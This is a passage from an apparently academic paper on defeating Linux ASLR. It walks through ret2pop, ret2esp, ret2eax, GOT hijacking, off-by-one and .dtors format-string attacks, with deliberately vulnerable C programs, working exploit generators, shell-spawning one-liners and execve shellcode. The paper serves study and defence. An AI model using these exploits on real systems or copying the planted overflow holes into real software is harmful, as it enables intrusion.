Before I discuss how this method works in detail, I want to note how to find such a perfect pointer. The trick is to survey the multiple locations where the shellcode is stored. After an exploitation attempt the shellcode is placed twice in the stack: First in the overflowed buffer and second still in the `argv` array. It is oftentimes possible to find perfect pointers into the `argv` array, e.g. when the main input is passed over to a function. Classic attacks usually try to return into the overflowed buffer. Since one can find perfect pointers to the `argv` array it is worth a try to return into this area.

Now assume there is such a perfect pointer to the `argv` area. A ret2ret chain to this pointer would destroy its perfectness, since the terminating zero byte overwrites the least significant byte. So the input must



Figure 19: ret2pop illustration

stop four bytes earlier to overwrite the least significant byte of the location before the pointer. The problem is that the location before the pointer is filled up with nonsense and it becomes necessary to jump over this location. It is possible to skip one location with a `pop` command (*see figure 19*). But it is needful to use a `pop ret` combination and not an arbitrary single `pop` command, because the shellcode pointer should be used as an instruction pointer afterwards.

There are a lot of possible `pop` commands in assembler. In practice you will frequently find `pop ebp` commands followed by a `ret` command. But the `EBP` register is not of peculiar interest, it is just the `pop` command. The `pop` command effects the stack to shrink and therfore to skip four bytes - here the four bytes before the perfect pointer. So the idea is to return to such a `pop ebp` command, skip four bytes and the `ret` command will be executed afterwards, because of the usual incrementation of the `EIP` register. The execution of the last `ret` command leads to the shellcode, since the `ESP` register points to the perfect `argv` pointer now.

```
int function(int x, char *str) {
    char buf[256];
    strcpy(buf, str);
    return x;
}

int main(int argc, char **argv) {
    function(64, argv[1]);
}
```

Figure 20: ret2pop.c

Consider the C program `ret2pop` for instance (*see figure 20*). The code contains a `strcpy` vulnerability in `function` and a perfect pointer to `argv`. This pointer exists, because an `argv` argument is directly passed to `function`. The debugger displays where exactly you can find this pointer:

```
(gdb) print str
$1 = 0xbf873a85 "AAAA"
(gdb) x/4x $ebp
bf8720e8 080483c0 00000040 bf873a85
```

Accordingly to the debugger the `argv` pointer to $bf873a85_{hex}$ is placed very near to the return instruction pointer (which currently contains $080483c0_{hex}$). There is no room for a long return chain; the `pop ret` command has to be placed directly into the `RIP` location. So there is no need for a single `ret` command. Now it becomes clear why I have built in the first parameter `x` of `function`. Without this dummy $(64_{dec} = 40_{hex})$ there would be even too less room to place just one single `pop ret` command without overwriting the `argv` pointer with a zero byte.

What is needed next for a successful exploit is an address of a `pop ret` combination. The easiest way to find such an instruction sequence is to use the following command:

```
> objdump -D ret2pop | grep -B 2 ret
 8048466: 5b  pop %ebx
 8048467: 5d  pop %ebp
 8048468: c3  ret
```

Hence the address of a `pop ret` sequence is 08048467_{hex}. This address would be the last entry of a ret2pop chain. The entries before, the single `ret` commands, would contain 08048468_{hex} for instance. But these entries are not needed here as I have mentioned above.

You can find a working exploit in figure 21. Unlike the ret2ret exploit there is no remaining risk that it fails, because the shellcode pointer has been perfect from the very first - it is not manipulatet. Again you can call the exploit as follows:

```
> ./ret2pop `./ret2popExploit`
sh-3.1$
```

8.3 ret2esp

The principle of this method is to interpret hardcoded data as instructions. ret2esp takes advantage of the instruction sequence `jmp *esp`. But you cannot find `jmp *esp` in a normal binary - this sequence is just

```
#define POPRET 0x08048467
#define RET 0x08048468
#define bufsize 264
#define chainsize 4

int main(void) {
    char *buff, *ptr;
    long *adrptr;
    int  i;
    buff = malloc(bufsize);
    for (i=0; i<bufsize; i++)
           buff[i] = ’A’;
    ptr = buff+bufsize-chainsize;
    adrptr = (long *) ptr;
    for (i=bufsize-chainsize;i<bufsize;i+=4)
        if (i==bufsize-4) *(adrptr++)=POPRET;
        else              *(adrptr++)=RET;
    ptr = buff;
    for (i=0; i<strlen(shellcode); i++)
        *(ptr++) = shellcode[i];
    buff[bufsize] = ’\0’;
    printf(”%s”,buff);
}
```

Figure 21: ret2popExploit.c

not produced by gcc. Before I explain how to find this instruction anyhow, I want to show how to utilize it.

Consider the illustration in figure 22. The position of the ESP is predictable during the function epilogue. Therefore it is smart to place the shellcode at the position where the ESP will point to during the epilogue. Additionally overwriting the instruction pointer by a pointer to jmp *esp will lead to the exectution of the shellcode. The jmp command will proceed the program flow at the address where the ESP points to.

The position of the ESP after the RIP has been loaded is always one location above the RIP. So the shellcode has to be placed above the RIP this time.

This technique sounds nice, but - as I mentioned before - it is impossible to find a jmp *esp instruction sequence in the assembler dump of binaries. Well, one can search the hexadecimal dump of a binary for $ffe4_{hex}$. This hexadecimal number will be interpreted as jmp *esp. If an attacker can find this number hardcoded anywhere in the binary, he can determine the corresponding address and overwrite the RIP accordingly.

This seems to be rare adaptive in practice. But the chance to find $ffe4_{hex}$ hardcoded in binaries is increased by the size of the binary. Let’s take a look at the tar binary. /bin/tar has a size of 226K. A simple hexdump followed by grep ffe4 results in five hits - and the hits seperated by spaces or line feeds are not listed.



Figure 22: ret2esp illustration

```
> hexdump tar | grep ffe4
ffe0 0807 5807 0000 ffe4 0807
25ff ffe4 0807 c068 0002 e900
9be8 ffe4 31ff c6c0 e105 081c
8900 240c 57e8 ffe4 85ff 0fc0
dbe8 ffe4 80ff e7bd fffd 00ff
```

And considering the whole /usr/bin/ directory results in over 7000 hits on my machine:

```
> hexdump /usr/bin/* \
> | grep ffe4 | wc -l
7031
```

```
void function(char* str) {
        char buf[256];
        strcpy(buf, str);
}

int main(int argc, char** argv) {
        int j = 58623;
        function(argv[1]);
}
```

Figure 23: ret2esp.c

Consider the vulnerable program ret2esp in figure 23. The code contains a hardcoded decimal number 58623. Note that $ffe4_{hex}$ becomes 58623_{dec} because of little endian. One can determine the address of 58623 and therfore the address of jmp *esp as follows:

```
(gdb) disass main
0x080483e5: movl $0xe4ff,...
(gdb) x/i 0x080483e8
0x080483e8: jmp  *%esp
```

Thus the correct address is $080483e8_{hex}$. The offset of three bytes is needed to skip the original `mov` instruction. A working exploit can be found in figure 24. It can be applied as usual by typing `./ret2esp `./ret2espExploit``.

```
int main(void) {
    char *buff, *ptr;
    long *adr_ptr;
    int  i;
    buff = malloc(264);
    ptr = buff;
    adr_ptr = (long *)ptr;
    for (i=0; i<264+strlen(shellcode); i+=4)
          *(adr_ptr++) = 0x080483e8;
    ptr = buff+264;
    for (i=0; i<strlen(shellcode); i++)
        *(ptr++) = shellcode[i];
    buff[264+strlen(shellcode)] = ’\0’;
    printf(”%s”,buff);
}
```

Figure 24: ret2espExploit.c

8.4 ret2eax

The idea of this approach is to use the information that is stored in the accumulator, the `EAX` register. A function that returns a value, stores this value by using `EAX`. Thus a function that returns a string, writes a pointer to this string into the accumulator right before the execution is continued by the calling function. The calling function can use the content of `EAX` afterwards, e.g. by assigning it to a variable.

The builtin function `strcpy` is such a function that stores a string pointer in the `EAX` register. Some people don't know this feature of `strcpy`, because it is hardly used. Usually it is sufficient to copy a string into another buffer. But typing the following will work as well:

```
bufptr = strcpy(buf,str);
```

This effects that `bufptr` points to the same location as `buf`. After `strcpy` returns, the accumulator always includes a pointer to the buffer - even if this pointer is not assigned to a variable. The same holds for user defined functions and a lot of other builtin functions. So the `EAX` register can be a perfect pointer to the shellcode.

```
void function(char* str) {
        char buf[256];
        strcpy(buf, str);
}

int main(int argc, char **argv) {
        function(argv[1]);
}
```

Figure 25: ret2eax.c

Consider the code of the C program `ret2eax` listed in figure 25. This code contains the obligatory `strcpy` vulnerability, but not much more. It is exploitable under ASLR by overwriting the `RIP` with a pointer to the instruction set `call *%eax` (*see figure 26*).



Figure 26: ret2eax illustration

Note that this exploitation technique only works, if the accumulator is unaltered until the the `EAX` register will be called. This code could not be exploitable, if further commands follow to the `strcpy` call and alter the accumulator as well. And it should be clear that nearly every command alters the accumulator. So this code is just exploitable, because the `strcpy` call is the very last command of `function`.

As the exploit is based on the command `call *%eax`, it is needful to determine the address of such an instruction sequence. This sequence can usually not be found within the own code. But one will always find this sequence somewhere in the foreign code by using `objdump` as follows:

```
> objdump -D ret2eax | grep -B 2 "cal
 804848f: je      80484a3
 8048491: xor     %ebx,%ebx
 8048493: call    *%eax
```

Thus the address looked for is 08048493_{hex}. You can find an exploit using this address in figure 27. It is applicable as usual by ./ret2eax `./ret2eaxExploit.

```
int main(void) {
    char *buff, *ptr;
    long *adr_ptr;
    int  i;
    buff = malloc(264);
    ptr = buff;
    adr_ptr = (long *)ptr;
    for (i=0; i<264; i+=4)
            *(adr_ptr++) = 0x08048493;
    ptr = buff;
    for (i=0; i<strlen(shellcode); i++)
        *(ptr++) = shellcode[i];
    buff[264] = '\0';
    printf("%s",buff);
}
```

Figure 27: ret2eaxExploit.c

9 GOT hijacking

A common return into libc attack as described in [c0n06a] does not work anymore, since ASLR randomizes the address space of the stack as well as the address space of the libraries. But the library functions which are called within a program have to be resolved anyway. Therefore the library functions have an entry in two tables: the GOT and the PLT. A way of bypassing ASLR is to attack these tables. But first I want to explain what these tables exactly are. The ideas of this section are based on [c0n06b].

9.1 GOT and PLT

GOT stands for *Global Offset Table* and PLT for *Procedure Linking Table*. These tables are closely related to each other as well as to the dynamic linker and libc. They gain in importance as soon as a library function is called. Consider the libc function printf and figure 28 for instance.

By this illustration I want to explain what happens if a program calls a library function. The principle is a so called lazy binding: External symbols are not resolved until they are really needed. According to [San06]:



Figure 28: GOT and PLT

1. A library function is called (e.g. printf). Jump to its relevant entry of the PLT. This entry points to an entry in the GOT.
2. Jump to the address that this entry of the GOT contains.
   a) If the function is called for the first time this address points to the next instruction in the PLT, which calls the dynamic linker to resolve the function's address. How the dynamic linker works in detail will not be discussed here. If the function's address has been found somehow it is written to the GOT and the function is executed.
   b) Otherwise the GOT already contains the address that points to printf. The function is executed immediately. The part of the PLT that calls the dynamic linker is no longer used.
3. The execution of the function has been finished. Go on with the execution of the calling function.

The PLT contains instructions (namely jmp instructions) and the GOT contains pointers. So an attack should focus on overwriting the entries of the GOT.

9.2 ret2got

Common exploitation techniques of buffer overflows overwrite the RIP to manipulate the instruction pointer and consequently the program flow. Manipulating the GOT is a completely different approach: The GOT entry of a function A will be patched, so that it points to another function B. Every time function A is called, function B will be executed with the parameters function A has been called with. That can be utilised to run commands, if function B is e.g. system and the parameter of A can be set by user input, to /bin/sh for instance. According to [c0n06b] this technique does not only bypass ASLR but also a non-executable stack.

```
void anyfunction(void) {
  system(”someCommand”);
}

int main(int argc, char** argv) {
  char* ptr;
  char array[8];
  ptr = array;
  strcpy(ptr, argv[1]);
  printf(”Array has %s at %p\n”, ptr, &ptr);
  strcpy(ptr, argv[2]);
  printf(”Array has %s at %p\n”, ptr, &ptr);
}
```

Figure 29: ret2got.c

More precisely the GOT entry of a function has to be redirected to the dynamic linker call of another function. Consider the C program `ret2got` listed in figure 29. The GOT entry of `printf` will be redirected to the dynamic linker call that corresponds to the `system` function. Conveniently let assume that `system` is used somewhere in the code. `anyfunction` is not really needed as you see - it just exists to have a reference to `system`. Admittedly, this example is very artificial for simplicity and to find such a vulnerability in the wild is more difficult.

An exploit for `ret2got` works as follows: The first `strcpy` is used to overflow the buffer `array` and thereby to overwrite `ptr` with the GOT reference of `printf`. Therefore it is possible to overwrite the GOT entry of `printf` during the second `strcpy`, since `ptr` points to this GOT entry now.

The first `printf` instruction is just for interest and triggers the dynamic linker to resolve its address. The second `printf` instruction will be interpreted as:

```
system("Array has %s at %p\n");
```

So `printf` is a synonym for `system` and the arguments remain unchanged. What happens now is that `system` tries to execute the shell command `Array`. I have already explained this behavior in section 5. An attacker could create a script called `Array` that contains `/bin/sh` for instance.

The principle of the exploit becomes clear now. But the details are still missing, mainly: How to determine the address of `printf`'s GOT entry and how to determine the address of `system`'s dynamic linker call? Both can be solved by using `gdb`. Firstly the GOT entry:

```
(gdb) disass main
<main+70>: call 0x804834c
(gdb) disass 0x804834c
<printf@plt+0>:  jmp  *0x80496ac
<printf@plt+6>:  push $0x10
<printf@plt+11>: jmp  0x804831c
```

So the relevant entry for `printf` can be found at address $080496ac_{hex}$ within the GOT. If one can manipulate the content of $080496ac_{hex}$, one can manipulate the program flow. The `jmp` instruction is an indirect jump (since it is marked with an asterisk); this accords with the theoretical explanation I gave about the relationship between the GOT and the PLT.

Determining the address of `system`'s dynamic linker call is easy as well:

```
(gdb) disass anyfunction
0x08048431: call 0x804832c
(gdb) disass 0x804832c
0x0804832c: jmp  *0x80496a4
0x08048332: push $0x0
0x08048337: jmp  0x0804831c
(gdb) x/x 0x80496a4
0x080496a4: 0x08048332
```

So the address where the dynamic linker call of `system` happens is 08048332_{hex}. This address has to be written into the GOT entry of `printf`, which can be found at address $080496ac_{hex}$. So 08048332_{hex} has to be written to the location $080496ac_{hex}$. Redirecting `printf`'s GOT entry in this way causes the execution of `system` whenever `printf` is called. Again you can see the correctness of the theoretical explanation, since `system`'s GOT entry contains 08048332_{hex} - this address is exactly the next instruction within `system`'s PLT entry. (Note: Alternatively one can overwrite `printf`'s GOT entry by $0804832c_{hex}$, it would be redirected to 08048332_{hex} anyway.)

Finally I can show you a working exploit. Fortunately the exploit is much simpler than the way to it has been:

```
> ./ret2got `perl -e 'print "A"x8; \
> print "\xac\x96\x04\x08"'` \
> `perl -e 'print "\x32\x83\x04\x08"'`
Array has ... at 0xbfe01f2c
sh-3.1 echo oh my got
oh my got
```

Furthermore it is possible to overwrite GOT entries by format string vulnerabilities. More about such vulnerabilities and how to exploit them can be found in section 11.



Figure 30: off-by-one illustration

10 Off by one

Off-by-one describes a possibility to exploit a vulnerability where a buffer can only be overflowed by one byte. This is usually the least significant byte of the saved frame pointer, since the `SFP` is placed on the stack right before the variables. Furthermore this least significant byte is usually overwritten by zero, because this is the terminating byte of the users input.

Frame pointer overwrites have been already described in [klo99] eight years ago. But the principle still works under ASLR, since the frame pointer is changed relatively to its real position and not absolutely. Nevertheless ASLR makes it more difficult to exploit such a vulnerability, because after the frame pointer trick an attacker finds himself in a common buffer overflow situation, where he has to define the `EIP`. And to define the `EIP` needs some of the ASLR stack smashing methods to bring in (e.g. a return into non-randomized areas, brute forcing, one of the stack juggling methods etcetera).

An off-by-one is based on a typical programming mistake where the programmer has miscalculated a buffer size just by one byte. Such a vulnerable code fragment could look like the following:

```
for (i=1; i<=size; i++)
  dst[i] = src[i];
```

And this is just one of the most primitive off-by-one vulnerabilities. Other off-by-ones could occur due to fact that `strlen` returns the length *without* the zero termination byte, but other functions like `strncpy` expect the length *inclusive* the zero byte. This is confusing and let a programmer often write `strlen(str)+1` which is again not the best choice in every context.

Understanding the principle of exploiting an off-by-one requires profounded knowlegde in function epilogues. So have in mind what happens if a function returns to its calling function:

```
leave
  = mov   %ebp,%esp
    pop   %ebp
ret
  = pop   %eip
```

Now consider figure 30, which illustrates the frame pointer overwrite. The numbering accords to the following explanation:

1. In the initial situation the saved frame pointer points to the beginning of the previous frame.
2. But due to an off-by-one vulnerability `buff` is overflowed and `SFP`'s least significant byte is overwritten by zero. With a bit of luck the forged saved frame pointer `FSP` points into `buff` now. The probability depends on the size of `buff`. If the `FSP` does not point into `buff` a second chance is needed. Because of ASLR it is impossible to predict an exact position.
3. The first instruction of the function epilogue is executed (`mov %ebp,%esp`). Both, the `EBP` and the `ESP` point to the `FSP` now.
4. The second instruction of the epilogue is executed (`pop %ebp`). Now the `EBP` points to a location within `buff`. The `ESP` points to the return instruction pointer.
5. The third instruction of the epilogue is executed (`pop %eip`). The `ESP` points to the top of the previous frame and the `EIP` contains the next (still correct) instruction of the calling function. The

program flow proceeds executing the calling function. Only the position of the EBP is forged till now.

6. Assume the execution of the calling function is finished as well and the second function epilogue begins. So the next instruction is `mov %ebp,%esp` again. This forges the position of the ESP. The ESP points into `buff` now.
7. The next instruction is `pop %ebp`. It does not matter anymore where the EBP points now, but it is important that the ESP still points into `buff`.
8. The last instruction of the second epilogue is `pop %eip`. So the EIP register is overwritten with the location where the ESP points to - a location within `buff`. Therefore it is possible to execute shellcode by placing a well-advised instruction pointer at this location. This location cannot be determined exactly since ASLR, so it is needful to fill up big parts of the buffer by the same instruction pointer.

As I already mentioned before this principle is nearly the same as without ASLR. The difference comes at the end: What should be written into the EIP register? And this is exactly the ASLR problem that has been discussed in the sections before. One possibility is to build a `ret` chain to a `jmp *esp` instruction, that is followed by the shellcode. By this technique the `ret` chain covers the need of filling up the buffer with identical instruction pointers. In figure 31 you can find a program that is vulnerable to this attack.

```
void save(char* str) {
        char buff[256];
        strncpy(buff, str, strlen(str)+1);
}

void function(char* str) {
        save(str);
}

int main(int argc, char* argv[]) {
        int j = 58623;
        if (strlen(argv[1]) > 256)
                printf("Input out of size.");
        else
                function(argv[1]);
}
```

Figure 31: offbyone.c

The line that offers an off-by-one is not the `strncpy` command. This line does what the programmer wants: Copying the whole string `str` inclusive the zero byte termination to `buff`. The vulnerability is the `if` statement in the `main` method: The programmer forgot about the zero byte termination and the behavior of `strlen`. A correct statement would check if the input is greater than 255. It is up to the reader to write an exploit as it is a combination of already discussed techniques.

11 Overwriting .dtors

Format string vulnerabilities allow to write into arbitrary locations of the program memory. But it is essential to know the target address exactly. Therefore it is impossible to overwrite any stack contents (like return instruction pointers) since ASLR randomizes these addresses. However, there are still two pairs of interesting locations that are not randomized: The GOT/PLT entries and the .dtors/.ctors sections.

Overwriting the GOT/PLT entries have already been discussed in section 9. Now format string vulnerabilities are used to describe how to overwrite the .dtors section. But keep in mind that you are free to combine any of these techniques. You can overwrite GOT/PLT entries by format string vulnerabilities as well. Or you can overwrite the .dtors section by vulnerabilities similar to the one that have been shown in section 9.

First I will describe how to overwrite arbitrary memory locations in general using the "one shot" method. After that I will explain what the .dtors section is and why it makes sense to overwrite it. Finally I combine these to a ret2dtors attack and list an example and its exploit.

More detailed information about format string vulnerabilities can be found in [Scu01] and [ger02], more about overwriting the .dtors section in [Riv01].

11.1 One shot

Functions like `printf` can be induced to write into the memory by the format instructions `%n` and `%.mx`. The task of `%n` is to save the number of characters that have been printed yet. The task of `%.mx` is to print exactly m hexadecimal characters. A combination of these format instructions affords the possibility to write an arbitrary number to the memory.

An example is given in figure 32. The output of the second `printf` command is 20, because the first `printf` command writes 20 zeros and stores this number in `i`.

So it is possible to write arbitrary numbers. The question is now: How to write this number to an arbitrary location? The format instruction `%n` expects a pointer (e.g. `&i` in figure 32). Assume the content of

```
int main(void) {
        int i = 0;
        printf(”%.10x%.10x%n\n”,i,i,&i);
        printf(”%i\n”,i);
}
```

Figure 32: oneshot1.c

an address a should be overwritten. There has to be a way to place a pointer that points to a on the stack. Furthermore the offset from the format string pointer to the a pointer has to be known. Assume this offset is f. A format string that contains the `%n` instruction at the f-th position has to be created and to be passed on to the vulnerable program. With this technique an arbitrary address a can be overwritten.

```
int main(int argc, char **argv) {
        char buff[12];
        strcpy(buff,”AAAAAAAAAAA”);
        int num = 1;
        int *ptr = (int *)buff;
        *(++ptr) = (int)&num;
        printf(argv[1]);
        printf(”\n%i\n”,num);
}
```

Figure 33: oneshot2.c

An example is given in figure 33. The arbitrary address a is the address `&num` here. It is placed in a buffer somewhere on the stack. This address is not really arbitrary (i.e. not determined by an user input) just for simplicity.

So the address a is placed on the stack. What is still needed is the offset f. The following line affords to determine f:

```
> ./oneshot2 %x_%x_%x_\
> %x_%x_%x_%x_%x_%x_%x
80484e0_c_b7e543ee_b7ef76d9_
80495e0_bf973268_1_41414141_
bf97325c_414141
```

Thus it holds $f = 9$. The address of a is $bf97325c_{hex}$ in this example. It is possible to write to the address a by passing `%n` as the ninth format instruction. The following line writes the number 1234 to a:

```
> ./oneshot2 %.10x%.10x%.10x%\
>.10x%.10x%.10x%.10x%.1164x%n
1234
```

Moreover there exists a so called short write method, which can write large numbers much faster than the one shot method can do. It is described in [Scu01].

11.2 .dtors section

Every ELF binary contains two sections: .dtors (destructors) and .ctors (constructors). Destructors and constructors can be defined by the programmer (*see figure 34*) or not, but the sections exist either way. A constructor is called before `main` is executed and a destructor after the execution of `main`. Since a constructor is executed before any user input is read, this section is not exploitable for an attack - but the .dtors section is.

The .dtors section is a list of addresses which point to the destructors. This list is marked by a leading $ffffffff_{hex}$ and an ending 00000000_{hex}. E.g. a binary `dtors` can be inspected by `objdump` as follows:

```
> objdump -s -j .dtors ./dtors
80495f8 ffffffff 54840408 00000000
```

So the .dtors section begins at $080495f8_{hex}$ and the location $080495fc_{hex}$ points to a destructor. The code of the destructor begins at address 08048454_{hex}.

An attack on the .dtors section would overwrite the location $080495fc_{hex}$ with a shellcode pointer. The shellcode would be executed right after `main` exits.

11.3 ret2dtors

Consider the C program `dtors` listed in figure 34. It contains a `snprintf` vulnerability and the heap area `heap_buff`. This area is necessary to place the shellcode as it is not randomized. Hence the example is a combination of ret2dtors and ret2heap.

```
static void my_constructor(void)
        __attribute__((constructor));
void my_constructor(void) {
        printf(”Constructor\n”);
}

int main(int argc,char *argv[]) {
  char *heap_buff;
  heap_buff = (char *)malloc(strlen(argv[1]));
  strcpy(heap_buff, argv[1]);
  char buff[32];
  snprintf(buff,sizeof(buff),argv[2]);
  buff[sizeof(buff)-1] = '\0';
}
```

Figure 34: dtors.c

The exploit below seems to be very complicated, but it isn't: The first parameter for the binary `dtors` is a shellcode that will be placed in `heap_buff`. The second parameter contains the format string that overwrites the .dtors section with the address of that shellcode upon the heap. Therefore the address of the .dtors section (080495fc_{hex}) is written into `buff`. The offset from the format string pointer to the first location of `buff` is eight. So `%n` has to be the eighth format instruction and there is room for seven `%mx` instructions to define the number that should be written. This number is the first address of `heap_buff`, which is $0804a008_{hex}$. The distribution of this number is calculated as follows: $0804a008_{hex} = 134520840_{dec} = 4 + 6 * 20000000_{dec} + 14520828_{dec} + 8$ (inclusive the four bytes of the heap address and eight bytes of underscores).

All the values I used can be determined by `objdump` and `gdb`. The exploit works as followss:

```
> ./dtors `./shellcode`\
> `perl -e 'print "\xfc\x95\x04\x08\
> _%20000000x_%20000000x_%20000000x_\
> %20000000x_%20000000x_%20000000x_\
> %14520828x_%n"'`;
Constructor
sh-3.1$ echo heap heap hurray!
heap heap hurray!
sh-3.1$
```

12 Conclusion

Summarizing I listed the following methods to exploit ASLR: dos, brute force, ret2text, ret2bss, ret2data, ret2heap, string and function pointer redirecting, stack stethoscope and formatted information, ret2ret, ret2pop, ret2esp, ret2eax and finally ret2got. Furthermore I pointed at integers, off-by-ones and dtors that are still exploitable under special circumstances (i.e. in a combination with one of the ASLR smashing methods listed above). Some of these techniques like ret2text (especially borrowed code), string and function pointer redirecting or ret2got are also useful to bypass a nonexecutable stack.

So what I have shown is, that ASLR and therefore e.g. a standard linux installation is still highly vulnerable against memory manipulation. But ASLR is complementary to other prophylactic security techniques and a combination of these technologies could provide a stronger defense. These technologies are mainly:

- Compiler extensions: StackGuard, StackShield, /GS-Option, bounds checking, canary
- Library wrapper: Libsafe, FormatGuard
- Environment modification: PaX (complete ASLR), Openwall (non-executable stack)
- [Safe programming: source code analyzer, tracer, fuzzer]

Most of these techniques are well known for years and provide a better protection against memory manipulation than simple stack ASLR does. The question is why they are not implemented into the linux kernel and enabled by default too. The problems with this techniques are compatibility, stability and performance: Environment modifications slow down the machine, compiler extensions need a recompilation of every binary to take effect and library wrapper are not compatible to every program.

So ASLR is not the best protection, but it disturbs a production system least. Note that there are also problems relating to ASLR: The flow is not totally deterministic and this complicates debugging and crash analyzing. But therefore it is possible to switch off ASLR during runtime.

[cor05], [Kle04]

A Shellcode

```
char shellcode[] =
    "\x31\xc0"
    "\x50"
    "\x68""//sh"
    "\x68""/bin"
    "\x89\xe3"
    "\x50"
    "\x53"
    "\x89\xe1"
    "\x99"
    "\xb0\x0b"
    "\xcd\x80"
    ;

int main(int argc, char *argv[]) {
  void (*code)()=(void(*)())shellcode;
  code();
}
```

References

[ble02] blexim. Basic Integer Overflows. http://www.phrack.org/archives/60/p60-0x0a.txt, 2002.

[c0n06a] c0ntex. Bypassing non-executable-stack during exploitation using return-to-libc. http://www.milw0rm.com/papers/31, 2006.

[c0n06b] c0ntex. How to hijack the Global Offset Table with pointers for root shells. http://www.milw0rm.com/papers/3, 2006.

[Con99] Matt Conover. w00w00 on Heap Overflows. http://www.w00w00.org/files/articles/heaptut.txt, 1999.

[cor05] corbet. Address space randomization in 2.6. http://lwn.net/Articles/121845/, 2005.

[Dul00] Thomas Dullien. Future of Buffer Overflows? http://diswww.mit.edu/menelaus/bt/17418, 2000. Bugtraq Posting.

[Dur02] Tyler Durden. Bypassing PaX ASLR protection. http://www.phrack.org/archives/59/p59-0x09.txt, 2002.

[Fos05] James Foster. Buffer Overflows, 2005.

[ger02] gera. Advances in format string exploitation. http://www.phrack.org/archives/59/p59-0x07.txt, 2002.

[Kle04] Tobias Klein. Buffer Overflows und Format-String-Schwachstellen, 2004. German.

[klo99] klog. The Frame Pointer Overwrite. http://doc.bughunter.net/buffer-overflow/frame-pointer.html, 1999.

[Kot05a] Izik Kotler. Advanced Buffer Overflow Methods. http://events.ccc.de/congress/2005/fahrplan/attachments/538-Slides_AdvancedBufferOverflowMethods.ppt, 2005.

[Kot05b] Izik Kotler. Smack the Stack. http://tty64.org/doc/smackthestack.txt, 2005.

[Kra05] Sebastian Krahmer. x86-64 buffer overflow exploits and the borrowed code chunks exploitation technique. http://www.suse.de/~krahmer/no-nx.pdf, 2005.

[One96] Aleph One. Smashing The Stack For Fun And Profit. http://insecure.org/stf/smashstack.html, 1996.

[PaX03] PaX. Documentation. http://pax.grsecurity.net/docs/, 2003.

[Riv01] Ruan Bello Rivas. Overwriting the .dtors section. http://synnergy.net/downloads/papers/dtors.txt, 2001.

